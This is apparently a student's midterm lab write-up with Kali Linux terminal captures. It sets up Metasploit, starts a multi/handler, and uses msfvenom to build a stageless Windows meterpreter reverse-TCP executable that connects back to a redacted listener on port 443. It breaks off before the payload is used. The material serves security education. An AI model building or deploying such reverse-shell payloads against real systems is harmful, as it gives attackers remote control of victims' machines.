

# STAGELESS PAYLOAD MIDTERM LAB BY AM3033

sudo apt-get update

sudo apt-get upgrade




```
┌──(ammaruddin㉿kali)-[~]
└─$ sudo apt-get update
Get:1 http://downloads.metasploit.com/data/releases/metasploit-framework/apt
lucid InRelease [3956 B]
Hit:2 http://mirrors.jevincanders.net/kali kali-rolling InRelease
Get:3 http://downloads.metasploit.com/data/releases/metasploit-framework/apt
lucid/main amd64 Packages [418 B]
Fetched 4374 B in 1s (5211 B/s)
Reading package lists... Done
W: http://downloads.metasploit.com/data/releases/metasploit-framework/apt/dis
ts/lucid/InRelease: Key is stored in legacy trusted.gpg keyring (/etc/apt/tru
sted.gpg), see the DEPRECATION section in apt-key(8) for details.
```



```
┌──(ammaruddin㉿kali)-[~]
└─$ sudo apt-get upgrade
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Calculating upgrade... Done
The following packages were automatically installed and are no longer require
d:
  binutils-mingw-w64-i686 binutils-mingw-w64-x86-64 gcc-mingw-w64-base
  gcc-mingw-w64-i686-win32 gcc-mingw-w64-i686-win32-runtime
  gcc-mingw-w64-x86-64-win32 gcc-mingw-w64-x86-64-win32-runtime imagemagick
  imagemagick-6.q16 lame libaio1 libgmp-dev libgmpxx4ldbl libhttp-parser2.9
  libjs-source-map libllvm14 liblua5.3-0 libnetpbm11 mingw-w64-common
  mingw-w64-i686-dev mingw-w64-x86-64-dev nasm netpbm
  oracle-instantclient-basic postgresql ruby-addressable ruby-buftok
  ruby-concurrent ruby-console ruby-daemons ruby-espeak ruby-fiber-local
  ruby-hashie ruby-http-accept ruby-http-form-data ruby-i18n ruby-ipaddress
  ruby-mime-types ruby-mime-types-data ruby-mojo-magick ruby-mustermann
  ruby-parseconfig ruby-protocol-hpack ruby-protocol-http
  ruby-public-suffix ruby-qr4r ruby-rqrcode-core ruby-ruby2-keywords
  ruby-sync ruby-traces ruby-tzinfo ruby-zeitwerk ruby-zip ruby3.1-doc
  sqlite3
```


Msfdb reinit



```
┌──(ammaruddin㉿kali)-[~]
└─$ msfdb init
Running the 'init' command for the database:
Existing database running
```

Verifying if msfconsole is working

Msfconsole




kali vm [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
2023-10-29
10:26 PM
ammaruddin@kali: ~
File Actions Edit View Help

```
┌──(ammaruddin㉿kali)-[~]
└─$ msfconsole
Running the 'init' command for the database:
Existing database found, attempting to start it
Starting database at /home/ammaruddin/.msf4/db...pg_ctl: another server might
 be running; trying to start server anyway
server starting
success
Metasploit tip: To save all commands executed since start up to a file, use t
he
makerc command


MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMM                 MMMMMMMMMM
MMMN$                           vMMMM
MMMNl  MMMMM             MMMMM  JMMMM
MMMNl  MMMMMMMN       NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMMNm,            eMMMMMNMMNMM
MMMMNNMNMMMMMNx        MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNMM
        https://metasploit.com


       =[ metasploit v6.3.41-dev-                         ]
+ -- --=[ 2370 exploits - 1229 auxiliary - 414 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                        ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
```


Working successfully

Checking ip for using


kali vm [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
2023-10-29
10:27 PM
ammaruddin@kali: ~
File Actions Edit View Help


```
┌──(ammaruddin㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet [redacted] scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 08:00:27:3a:23:e9 brd ff:ff:ff:ff:ff:ff
    inet [redacted] brd [redacted] scope global dynamic noprefixrout
e eth0
       valid_lft 42965sec preferred_lft 42965sec
    inet6 [redacted]/128 scope global dynamic noprefixroute
       valid_lft 86164sec preferred_lft 86164sec
    inet6 [redacted]/64 scope global temporary dy
namic
       valid_lft 86375sec preferred_lft 85714sec
    inet6 [redacted]/64 scope global dynamic mngt
mpaddr noprefixroute
       valid_lft 86375sec preferred_lft 86375sec
    inet6 [redacted]/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Now generating stagelesspayload


kali vm [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
2023-10-29
10:28 PM
ammaruddin@kali: ~
File Actions Edit View Help


```
┌──(ammaruddin㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter_reverse_tcp lhost=[redacted] lport=443
 -f exe > stagelessfinalnew.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from th
e payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 175686 bytes
Final size of exe file: 250880 bytes
```

Checking

